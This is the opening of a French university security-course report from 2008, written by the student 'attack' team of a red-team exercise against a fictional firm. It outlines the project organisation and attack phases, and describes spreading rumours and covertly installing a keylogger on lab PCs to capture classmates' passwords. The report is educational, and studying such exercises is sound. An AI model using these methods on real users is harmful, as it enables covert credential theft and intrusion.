PROJET SÉCURITÉ

M2-STRI

JOURNAL DES PIRATES DE LA PROMOTION 2009

Daniel AKONO
Vincent AUSSIBAL
Jérémie BRISSEAU
Xavier DARTIGUELONGUE
Gérôme DIEU
Jessica SABINII
Manuel ANDRE
Sami BENZARTI
Sébastien CAMELLINI
Nans DELRIEU
Aminata DIOUF
Benoit ANDRIEU
Maud BOUTEILLIER
Josselin CAUCHOIS
Romain DEMONTE
Rachid ELYOUSSFI
Frédéric SERVIAN

Déc 2008

© SARL Attaque

SOMMAIRE

I. INTRODUCTION 6
1. Cadre du projet 6
2. Scénario Type : Candide SA 7
II. GESTION DE PROJET 8
1. Organisation du groupe 8
2. Rôles des acteurs : 9
3. Organisation des équipes 9
3.1 Le groupe Parc 9
3.2 Le groupe Réseau 10
3.3 Le groupe Web Services 10
4. Outils de pilotage 11
5. Planning 12
6. Déroulement des attaques 12
III. SOCIAL ENGINEERING 15
1. Maîtrise de l'information 15
2. Politique d'intox 15
3. KeyLogger 15
3.1 Définition 15
3.2 Salles 211 et 212 (Machines Windows) 16
3.3 Salle 213 (Machines Linux) 17
3.4 Keylogger physique 17
4. Espionnage de matériels informatiques 18
5. Intelligence informatique 18
6. Écoute 18
7. Man In The Middle 19
8. Phishing 19
8.1 Définition 19
8.2 Préconisations et configurations requises 19
8.3 Attaque réalisée 20
8.4 Bilan 22
9. Tentatives d'intrusions physiques le Weekend 22
10. Fake Caller ID mené avec l'application « Asterisk » et un compte SIP OVH 22
10.1 Installation et configuration d'Asterisk sous Debian 22
10.2 Résultat 23
11. Bilan des informations collectées 23
IV. METASPLOIT 24
1. Bilan des tests 24
2. Conclusion 26
3. Les outils de Metasploit 26
V. 1ère CONFRONTATION 27

1. Préconisations 27
2. Attaques Web Services 28
2.1 ARP/DNS Spoofing 28
2.2 Attaques DoS 30
2.3 Injections SQL 33
2.4 Faille include 34
3. Attaques du Parc 36
3.1 Les exploits 36
3.2 Les virus 38
4. Attaques Réseaux 39
4.1 Cartographie 39
4.2 Attaque DDos 41
4.3 Attaque MITM 43
4.4 Flooding ICMP 44
5. Bilan de la confrontation 45
VI. 2ème CONFRONTATION 46
1. Préconisations 46
2. Attaques Web Services 46
2.1 MITM : pré-confrontation (social engineering) 46
2.2 Utilisation de ces éléments lors de la confrontation 47
2.3 Mail Bombing 48
2.4 Insertion d'un fichier PHP malveillant 48
2.5 Faille include 49
2.6 DNS Flooding 50
2.7 Faille injection SQL 51
2.8 Faille upload 52
3. Attaques du Parc 53
3.1 Metasploit 53
3.2 Virus 56
3.3 Récupération d'information sur un PC infiltré 57
4. Attaques Réseaux 60
4.1 Attaque WIFI : 60
4.2 Attaques MITM 60
4.3 Attaque DDOS 63
4.4 Bruit de fond 63
5. Bilan de la seconde confrontation 66
VII. 3ème CONFRONTATION 67
1. Préconisations 67
2. Attaques Web Services 67
2.1 Mail Bombing 67
2.2 Insertion d'un fichier PHP malveillant 68
2.3 Attaques DoS 69
2.4 Injections SQL et failles 69
3. Attaques du Parc 70

3.1 Metasploit 70
3.2 Intrusion dans les clients 70
3.3 Attaques JavaScript et VBScript via pages html 75
3.4 Attaques JavaScript et VBScript via macros et XML 78
4. Attaques Réseaux 83
4.1 Vol de session TCP 83
4.2 Vlan hopping (saut de Vlan) 86
4.3 Attaque du WIFI 89
4.4 Flooding 91
4.5 Attaque MAC Flooding 92
5. Bilan de la confrontation 93
VIII. CONCLUSION 94
AGENDA DES IMAGES 95
RÉFÉRENCES BIBLIOGRAPHIQUES 97
ANNEXES 98
Annexe 1 : Attaque DoS → TCP reset 98
Annexe 2 : Attaque DoS → Apache/IIS 101
Annexe 3 : Attaque DoS → DNSflood 103
Annexe 4 : MITM pré-confrontation : base de données du site de CANDIDE-SA 104
Annexe 5 : Code perl du DNS Flooding 108
Annexe 6 : Analyse du trafic Wifi capturé 109
Annexe 7 : Documentation pour les vols de mot de passe 110
Annexe 8 : Configuration appliquée à Asterisk sous Debian 114
Annexe 9 : Attaques utilisant les macros de fichiers Excel ou Word 116
Annexe 10 : Scripts shell de l'attaque flooding de la seconde confontation 117

I. INTRODUCTION

1. Cadre du projet

L'enseignement de la sécurité des systèmes d'information peut être abordé suivant plusieurs axes pédagogiques. Dans le cas présent, l'objectif général était de faire « découvrir » l'importance des processus de sécurité à partir d'illustrations pratiques.

À la suite de la première séance de présentation, les étudiants furent répartis en trois groupes afin de travailler sur un projet commun, consistant à étudier et déployer une maquette d'infrastructure d'entreprise suivant un scénario type.

Les objectifs pédagogiques sont multiples :

- Créer une émulation entre les groupes d'étudiants en « opposant » les rôles de chaque groupe.
- Évaluer l'importance des relations humaines, de la coordination et même de l'ingénierie sociale dans la sécurité des systèmes d'information en imposant une taille de groupe importante.
- Illustrer les problématiques des « métiers » de la sécurité informatique à partir du scénario d'entreprises types.

Ce projet sera axé sur la création de trois groupes différents, nommés pour l'occasion « Défense », « Analyse » et « Attaque ».

Ce document présente les activités du groupe « Attaque », chargé de rechercher toutes les possibilités d'intrusion et de compromission les plus efficaces et les plus faciles à mettre en œuvre, afin de tenter de les reproduire lors de trois confrontations.

Du point de vue métier, les membres de ce groupe jouent le rôle de consultants en sécurité chargés d'évaluer la solidité du système d'information défendu. Ils sont totalement étrangers à la structure de l'entreprise. Les 2 autres groupes ne sont pas sensés leur communiquer la moindre information. Bien entendu, les membres du groupe « Attaque » ne doivent pas se limiter aux moyens techniques pour collecter leurs informations.

2. Scénario Type : Candide SA

L'activité des groupes définis ci-dessus gravite autour du système d'information d'une entreprise totalement fictive, mais dont les besoins sont représentatifs de ceux que l'on rencontre habituellement.

Supposons donc que les groupes vont travailler pour ou contre une agence baptisée Candide S.A. Cette agence vient d'obtenir un gros contrat de service pour un très grand groupe industriel aéronautique. Ce grand groupe industriel est un acteur majeur dans un contexte de concurrence mondiale exacerbée. Il fait donc l'objet d'actions d'intelligence économique tous azimuts. La chaîne des sous-traitants de ce grand groupe industriel constitue un axe de travail intéressant en matière d'intelligence économique pour collecter des informations à forte valeur ajoutée.

Notre agence Candide S.A., venant d'entrer dans cette chaîne de sous-traitance avec un contrat important, fait l'objet de beaucoup d'attention. Sa crédibilité, voire même sa survie économique, dépendent de la qualité de la sécurité de son système d'information. Le rôle du groupe d'étudiants « Défense » est de garantir cette crédibilité.

Compte tenu des enjeux, notre grand groupe industriel aéronautique ne peut se contenter des engagements contractuels pris avec Candide S.A. Aussi, il demande à quelques consultants indépendants (le groupe «Analyse») d'observer au plus près les flux du système d'information du sous-traitant. Il s'agit de s'assurer que l'équipe en charge du système d'information est à même de remplir les engagements pris.

Un groupe industriel concurrent a appris par voie de presse qu'un contrat de service significatif avait été conclu entre Candide S.A. et son concurrent. A priori, Candide S.A. présente une opportunité intéressante de collecte d'informations sensibles en toute discrétion. Cette opportunité conduit notre groupe concurrent à faire appel à quelques consultants spécialisés dans ce genre de travail (le groupe « attaque »).

II. GESTION DE PROJET

1. Organisation du groupe

L'importance de ce projet réside dans l'aspect organisationnel et dans une certaine méthodologie. C'est pour cette raison qu'il a été décidé de structurer d'emblée le projet selon les trois axes d'attaques suivants :

- Web Services : injection SQL, DNS, LDAP, vulnérabilités PHP, etc.
- Réseau : vulnérabilités de routage et de commutation, protocoles IPSec, ICMP, etc.
- Parc : exploitation des systèmes d'exploitation, navigateurs, JavaScript, clés USB, http, etc.

Le groupe attaque s'est ainsi réparti autour de ces trois équipes, chacune coordonnée par un chef d'équipe afin de mieux s'organiser en termes de planning et de restitution des travaux.

En plus d'un chef de projet, il a également été nommé un responsable de qualité ainsi qu'un responsable de communication / rédaction dont les rôles seront présentés par la suite.

Le groupe attaque est composé de dix-huit étudiants répartis de la manière suivante :




Figure 1 : Organigramme de l'équipe « attaque »

2. Rôles des acteurs :

- *Chef de projet :* fédération des différents membres du groupe projet : planifie, organise les opérations et effectue le suivi du projet afin que le produit fini respecte les délais et les normes de qualité.
- *Responsable qualité :* s'assure que la qualité requise est au rendez-vous. Il approuvera les différents documents techniques, échangés au sein du groupe mais également distribués aux équipes adverses.
- *Responsable communication / rédaction rapport :* centralise les informations de tout le monde afin de permettre à chacun d'avoir la bonne information en permanence et d'être sur la même ligne directrice. Il est également en charge de la rédaction du rapport final et de la présentation. Il s'occupera également de la négociation des préconisations avec le groupe « Défense », ainsi que la vérification du bon suivi de ces préconisations.
- *Responsable « équipe » :* Le responsable de chaque équipe (Web Services, Réseaux et Parc) devra coordonner son équipe, envoyer les comptes rendus de réunion de son équipe et effectuer la remontée d'alertes au chef de projet. Ce dernier effectuera des comptes rendus généraux qu'il enverra à l'ensemble de l'équipe.

3. Organisation des équipes

3.1 Le groupe Parc

L'objectif de ce groupe tient en quelques mots : "atteindre les postes client de Candide SA" !

La principale difficulté de la tâche du groupe parc consiste dans le fait d'atteindre des PC qui se trouvent à la fois derrière un firewall et un routeur en mode NAT (au moins durant les deux premières confrontations).

Le travail s'est réparti ainsi :

- Josselin, responsable du groupe parc, s'est chargé de la coordination de son équipe ainsi que de l'envoie des comptes rendus de réunion et bilan de confrontation. Il s'est également occupé de la partie Metasploit. Il a aussi développé quelques virus et a fait des recherches sur des failles de SMB (le partage du disque dur principal « C » par défaut sur Windows).
- Manuel a réalisé des recherches sur les attaque par médias, dans le but d'insérer du code malveillant au sein de fichiers de type image, son ou vidéo, mais également dans des macros stockées dans des fichiers Word et Excel.
- Xavier a réalisé des recherches sur les attaques VBs et JavaScript. Il a également aidé Frédéric dans la partie de décryptage des mots de passe.
- Frédéric s'est occupé de la partie Trojan, du décryptage des mots de passe et des commandes DOS.
- Sébastien a quant à lui réalisé la partie Fake Caller ID de la partie social engineering.
- Josselin, Xavier et Frédéric se sont également occupés de l'installation de la machine qui a servi lors de la 3e confrontation (le PC introduit dans le parc). Il s'agit d'un PC de Xavier sous Windows sur lequel était installé VMware avec une machine virtuelle sous Windows (nous ne pouvions pas risquer de faire planter l'OS soutenant le Linux en tentant des attaques), ainsi qu'une machine virtuelle sous Debian, à partir de laquelle étaient réalisées les attaques Metasploit. Pour passer le NAT, les 3 machines (la réelle ainsi que les deux virtuelles) disposaient chacune d'OpenVPN client qui tentait de se connecter à des serveurs dans la salle U2-211 des attaquants.

- Frédéric s'est également occupé des parties keylogger et phishing du social engineering.
- Josselin, Xavier et Frédéric se sont aussi occupés de la partie écoute du social engineering.
- En tant que responsable de la communication, Manuel était chargé des négociations avec la défense et veillait au bon suivi des préconisations durant les confrontations. Il s'est également occupé de la rédaction de ce rapport.

3.2 Le groupe Réseau

L'objectif de ce groupe était de perturber, bloquer et récupérer des informations sur le réseau de la défense au niveau des couches basses.

Le travail s'est réparti ainsi :

- Gérôme, responsable du groupe réseau, s'est chargé de la coordination de son équipe ainsi que de l'envoie des comptes rendus de réunion et bilan de confrontation. Il s'est également occupé (théorie et pratique) de la partie VLAN hopping, du vol de session TCP, de la cartographie et de bruit de fond sur le routeur.
- Nans s'est occupé (théorie et pratique) de la partie DDoS, du MITM (ettercap et jmitm2) avec plusieurs protocoles (HTT¨P, HTTPS, POP, IMAP, SSHv1,SSHv2) et de la cartographie (scapy), du vol de cookie. Il a aussi pu réaliser une documentation concernant le vol de mot de passe sur les machines des autres équipes. (cf. Annexe 10)
- Gérôme et Nans ont également réalisé une maquette de test (1 routeur, 2 switchs Cisco, 2 PC) afin de s'entrainer avant les confrontations sur les attaques MITM DDos, VLAN hopping et vol de session TCP.
- Aminata, Maud et Jessica se sont occupées de l'étude, l'analyse des différentes attaques sur un réseau wifi et la mise en pratique avec le live cd Backtrack, ainsi qu'une tentative de MITM.
- Daniel et Sami ont quant à eux travaillé sur le bruit de fond à l'aide de Nemesis et autres outils sous Windows (flooding mixte), ainsi que du bruit de fond multicast.
- En tant que chef de projet, Aminata était en charge de la coordination des équipes ainsi que du suivi du projet (planification des travaux et rapport d'avancement hebdomadaire).
- En tant que responsable qualité, Maud était en charge d'approuver les différents documents techniques, échangés au sein du groupe mais également distribués aux équipes adverses. Maud s'est également occupée du graphisme et la mise en page de la présentation orale.

3.3 Le groupe Web Services

L'objectif de ce groupe était d'exploiter les failles offertes par les services mis à disposition par le groupe « Défense », comme par exemple les serveurs WEB, mail et DNS, mais également la partie WEB, code PHP, JAVA ou encore injection SQL.

Chaque membre du groupe devait réaliser une attaque par confrontation. Chaque attaque était constituée de quatre phases : une phase de reconnaissance (MITM, écoute,…), puis de documentation, suivi d'une phase de maquettage avant de réaliser véritablement l'attaque en condition réelle lors des confrontations. Le travail s'est réparti de la façon suivante :

- Vincent, responsable du groupe Web Services, s'est chargé de la coordination de son équipe ainsi que de l'envoie des comptes rendus de réunion et bilan de confrontation. Il s'est également occupé des attaques PHP

- Jérémie et Benoit se sont occupés des attaques DoS diverses.
- Romain a réalisé les parties phishing avec le site STRI, mail bombing et écoute Ettercap.
- Rachid s'est occupé des injections SQL et XSS.
- L'équipe Web Service s'est également occupée de la partie MITM du social engineering nous permettant de récupérer certains mots de passe, en particulier Benoit, qui réalisait cette attaque systématiquement à tous les TPs.
- Benoit a également réalisé le faux site « stri.net » pour le DNS Spoofing.

4. Outils de pilotage

a. Échange et Plateforme rédactionnelle

Dans le but de permettre un bon échange au sein du groupe et de sécuriser nos informations, nous avons décidé d'instaurer certaines règles de sécurité, de communiquer uniquement au travers de comptes « gmail » dédiés au projet et de centraliser les informations sur la plateforme « Google docs ».

- Chacun des membres du groupe a créé un compte « gmail » ne servant uniquement qu'au dialogue entre les membres du groupe.
- Une plateforme de rédaction commune a été utilisée, en l'occurrence « Google docs », pour permettre une synchronisation du groupe sur les opérations en cours.
- Les mots de passe devaient être modifiés régulièrement.
- Nous ne devions pas nous connecter à nos comptes depuis les locaux de l'université.
- Les connexions devaient être réalisées en HTTPS.
- Il était primordial pour l'intérêt du groupe de ne divulguer aucune information des travaux du groupe à une tierce personne. Nous devions alors être vigilants sur nos propos quelque soit le lieu ou le moment.

b. Organisation

En termes d'organisation, un comité de pilotage hebdomadaire a été mis en place pour évaluer ce qui a été fait, ce qui reste à faire et traiter des affaires en cours. Cette réunion nécessitait la présence de tous les acteurs du projet et se tenait une fois par semaine en fonction des créneaux horaires disponibles sur l'emploi du temps. Un mail était diffusé à tout le monde pour notifier la tenue de la réunion hebdomadaire.

Afin de permettre un meilleur suivi du travail réalisé et une efficacité accrue, chaque responsable d'équipe devait faire un bilan de l'état des opérations de son équipe avant la réunion hebdomadaire. Un rapport d'avancement était envoyé au chef de projet qui se chargeait de faire un compte rendu général lors du comité de pilotage projet.

c. Communication

Nous avons décidé que toutes les communications devaient être envoyées à l'ensemble de l'équipe afin que tous les membres de l'équipe soient au courant de ce qui se passe en temps réel. Nous pouvions ainsi partager nos idées et expériences pour mener à bien le projet. Il en était de même pour toutes les informations récupérées lors de phases de social engineering.

Les communications avec les autres équipes et M LATU passaient par le responsable communication faisant office de coordinateur et d'interlocuteur unique afin d'éviter les divergences et incohérences des versions ainsi que les questions récurrentes.

5. Planning




Figure 2 : Planning du projet

Le planning du projet s'est articulé autour des trois confrontations ainsi que de la présentation finale.

- Une première phase d'analyse, de définition structurée, de conduite et de suivi de projet. Au terme de cette période, nous avions défini l'organisation générale du projet, les différents responsables, les règles de sécurité ainsi que les règles de communication.
- Chaque confrontation était précédée par une phase de préparation et suivie par un compte rendu technique ainsi qu'un débriefing durant lequel étaient décidées les futures attaques.
- Suite à la troisième confrontation, nous avons rédigé le rapport et nous somme préparés à la présentation.

6. Déroulement des attaques

a. Phase de collecte d'informations

Cette phase consiste à récupérer le maximum d'informations sur l'architecture du réseau et sur les systèmes d'exploitation et applications fonctionnant sur celui-ci. L'obtention d'informations sur l'adressage du réseau visé, généralement qualifiée de prise d'empreinte, est un préalable à toute attaque. Elle consiste à rassembler le maximum d'informations concernant les infrastructures de communication du réseau cible :

- Adressage IP.
- Noms de domaine.
- Protocoles de réseau.
- Services activés.
- Architecture des serveurs.
- Etc.

b. Phase de balayage du réseau

Lorsque la topologie du réseau est connue par l'attaquant, il peut le scanner (le terme « balayer » est également utilisé), c'est-à-dire déterminer à l'aide d'un outil logiciel (appelé scanner ou scanneur en français) quelles sont les adresses IP actives sur le réseau, les ports ouverts correspondant à des services accessibles, et le système d'exploitation utilisé par ces serveurs.

L'un des outils les plus connus pour scanner un réseau est « Nmap », reconnu par de nombreux administrateurs réseaux comme un outil indispensable à la sécurisation d'un réseau. Cet outil agit en envoyant des paquets TCP et/ou UDP à un ensemble de machines sur un réseau (déterminé par une adresse réseau et un masque), puis il analyse les réponses. Selon l'allure des paquets TCP reçus, il lui est possible de déterminer le système d'exploitation distant pour chaque machine scannée.

c. Phase de repérage des failles

Après avoir établi l'inventaire du parc logiciel et éventuellement matériel, il reste à l'attaquant à déterminer si des failles existent. Il existe ainsi des scanneurs de vulnérabilités permettant de constater si certaines applications possèdent des failles de sécurité. Les deux principaux scanneurs de failles sont :

- Nessus
- Saint

d. Phase d'intrusion

Lorsque l'attaquant a dressé une cartographie des ressources et des machines présentes sur le réseau, il est en mesure de préparer son intrusion. Pour pouvoir s'introduire dans le réseau, l'attaquant a besoin d'accéder à des comptes valides sur les machines qu'il a recensées. Pour ce faire, plusieurs méthodes sont utilisées :

- L'ingénierie sociale, c'est-à-dire en contactant directement certains utilisateurs du réseau (par mail ou par téléphone) afin de leur soutirer des informations concernant leur identifiant de connexion et leur mot de passe. Ceci est généralement fait en se faisant passer pour l'administrateur réseau.
- La consultation de l'annuaire ou bien des services de messagerie ou de partage de fichiers, permettant de trouver des noms d'utilisateurs valides.
- Les attaques par brute force, consistant à essayer de façon automatique différents mots de passe sur une liste de comptes (par exemple l'identifiant, éventuellement suivi d'un chiffre, ou bien le mot de passe, etc).
- Le Man in the middle (décrit plus loin dans ce rapport).

e. Phase de planification et maquettage

La phase de planification permet de définir la portée de la mission. Le groupe « Attaque » prépare et définit une stratégie. C'est durant cette phase que l'on recense les activités utiles à la mission avant de commencer l'attaque.

Il y a plusieurs facteurs à prendre en considération pour qu'une attaque soit proprement planifiée. Un attaquant se verra confronté à de nombreuses limitations, d'où la nécessité d'une planification rigoureuse pour aboutir à une attaque réussie. L'une de ces limitations est le temps. En effet, dans des conditions réelles, un attaquant doit faire très attention au timing. Des aspects tels que l'organisation du temps de travail doivent être pris en considération.

Grâce à la collecte d'information, nous pouvions déterminer les scénarii à mettre en place et commencer à maquetter les différentes attaques. Le maquettage permet de tester les différentes attaques dans un système

reproduisant celui du groupe « Défense ». Ces phases de tests nous ont permis de nous familiariser, nous préparer et nous entrainer en vue d'être suffisamment rapide et performant lors des confrontations. De plus, des attaques jugées irréalisables furent également identifiées.

f. Phase d'exploitation des résultats

Cette phase permet d'analyser les résultats des attaques réalisées et des informations récupérées afin de se diriger vers d'autres scénarii. Au terme de cette phase, certaines attaques pourront être abandonnées au profit de nouvelles attaques.

g. Phase d'extension de privilèges

Lorsque l'attaquant a obtenu un ou plusieurs accès sur le réseau en se logeant sur un ou plusieurs comptes peu protégés, celui-ci va chercher à augmenter ses privilèges en obtenant l'accès. Dès qu'un accès « ROOT » a été obtenu sur une machine, l'attaquant a la possibilité d'examiner le réseau à la recherche d'informations supplémentaires. Il lui est ainsi possible d'installer un snifer. Grâce à cet outil, l'attaquant peut espérer récupérer les couples identifiants/mots de passe lui permettant d'accéder à des comptes possédant des privilèges étendus sur d'autres machines du réseau (par exemple l'accès au compte d'un administrateur) afin d'être à même de contrôler une plus grande partie du réseau.

h. Phase de compromission

Grâce aux étapes précédentes, l'attaquant a pu dresser une cartographie complète du réseau, des machines s'y trouvant, de leurs failles et possède un accès « ROOT » (super utilisateur) sur au moins l'une d'entre-elles. Il lui est alors possible d'étendre encore son action en exploitant les relations d'approbation existant entre les différentes machines. Cette technique d'usurpation d'identité, appelée spoofing, permet au pirate de pénétrer des réseaux privilégiés auxquels la machine compromise a accès.

III. SOCIAL ENGINEERING

Durant toute la durée du projet, l'équipe au complet était conviée à récupérer des informations dès que l'occasion se présentait. De nombreux moyens et méthodes furent employés avec plus ou moins de réussite. En effet, les équipes adverses étaient sur leur garde et se méfiaient durant la totalité du projet.

1. Maîtrise de l'information

Avant de penser à récupérer des informations auprès des équipes adverses, nous devions mettre en place les moyens et procédures nous permettant de contrôler et maîtriser nos informations.

Mis à part les comptes de messageries dédiés au projet et les règles de sécurité instaurées (cf. Chapitre 2.4.a page 7), nous devions en permanence être attentifs et vigilants à nos propos ainsi qu'aux discussions des groupes adverses.

2. Politique d'intox

Au cours du projet, dans le but de mettre la pression et d'augmenter la paranoïa des équipes adverses, nous avons répandu diverses rumeurs laissant penser qu'il y avait des keylogger physiques sur certains PC de la fac, que nous possédions les mots de passes de certains membres de l'équipe « Défense » ou « Analyse », etc. Bien entendu, nous démentions formellement ces rumeurs.

3. KeyLogger

3.1 Définition

Les keyloggers sont des enregistreurs de touches et par extension des enregistreurs d'activité informatique permettant d'enregistrer les touches utilisées par un utilisateur sur son clavier ainsi que tous les évènements induits ou déclenchés.

Dangereux, ils ne sont pourtant pas répertoriés parmi les virus, vers, ou chevaux de Troie, puisqu'ils n'ont pas pour objectif de modifier quoi que se soit dans la machine cible, mais permettent simplement l'enregistrement d'informations. Ils sont donc très utiles par exemple en cas d'espionnage industriel.

L'objectif des keyloggers est d'enregistrer et de restituer tout le travail qui a été réalisé par un utilisateur. Les touches enregistrées permettent effectivement de retracer non seulement le travail courant, mais aussi de récupérer tous les identifiants et mots de passe. Un espion peut alors connaître vos moindres faits et gestes sur votre machine de bureau.

En général, les keyloggers se lancent directement au démarrage de la machine hôte. Une fois le keyloggers lancé, il enregistre au fur et à mesure tout ce qui est frappé sur le clavier. Dans la plupart des cas, si la machine cible est pourvue d'une connexion internet, le keylogger enverra discrètement, à une adresse mail ou à un serveur internet, un fichier, généralement crypté, contenant tous les renseignements collectés. Ainsi l'espion aura tout le temps nécessaire pour retracer votre activité et sélectionner les éléments qui lui semblent utiles.

Pour notre projet, étant donné que les équipes « Défense » et « Analyse » travaillaient et utilisaient les infrastructures réseaux des salles informatiques du bâtiment U2, il était intéressant d'installer des keyloggers sur les PC des salles 211, 212 et 213.

3.2 Salles 211 et 212 (Machines Windows)

Faute de temps, nous n'avons pu réaliser de recherches efficaces sur un bon keylogger véritablement indétectable pouvant être utilisé sur un système d'exploitation Windows XP.

Nous avons donc choisi « Paq Keylog », un keylogger simple, facile à installer ainsi qu'à utiliser. De plus, lors de tests préalables, ce keylogger était relativement discret et n'était pas détecté par l'antivirus « Zone Alarm » utilisé dans les salles 211 et 212. Un avantage intéressant de cette application est que les fichiers logs où sont enregistrées les frappes de touche sont totalement cryptés.




Figure 3 : interface de « Paq Keylog »

Ce keylogger a été installé sur toutes les machines des salles 211 et 212. Paq Keylog se lançait au démarrage des ordinateurs et était totalement invisible. La phase d'installation a été rendue possible puisque nous possédions un accès administrateur sur tous les PC.

Chaque soir, l'application Paq Keylog installée sur chaque PC transmettait à notre serveur FTP les données enregistrées. Il nous restait alors à télécharger les fichiers du jour et d'analyser les logs obtenus afin de capturer les éventuels mots de passes.

Malheureusement, les antivirus ont rapidement détecté les keyloggers installés. Pourtant, lors de l'installation des keyloggers sur chaque PC, ceux-ci étaient actifs et n'avaient détecté aucun logiciel malveillant. Ainsi, il est probable que les bases virales aient été mises à jour.

La détection du keylogger par l'antivirus et la lecture des rapports des années précédentes ont rendu les équipes adverses fortement méfiantes. Ceux-ci se doutaient que nous tenterions d'utiliser des keylogger, ils se sont alors restreint rapidement l'utilisation de la salle Windows. Cependant, plusieurs personnes n'ont pas suivis ces recommandations et se sont tout de même connectées sur ces machines. Nous avons ainsi récupérés plusieurs comptes et mots de passes, malheureusement devenus rapidement obsolètes en étant modifiés par leur propriétaire.

3.3 Salle 213 (Machines Linux)

La salle 213 était le QG des équipes adverses. Cela rendait très attractif le fait d'installer des keyloggers sur les machines de cette salle. Cependant, les défenseurs et analystes se montraient d'autant plus méfiants et sur leur garde lors de l'utilisation de ces PC, rendant nôtre tâche quasi impossible.

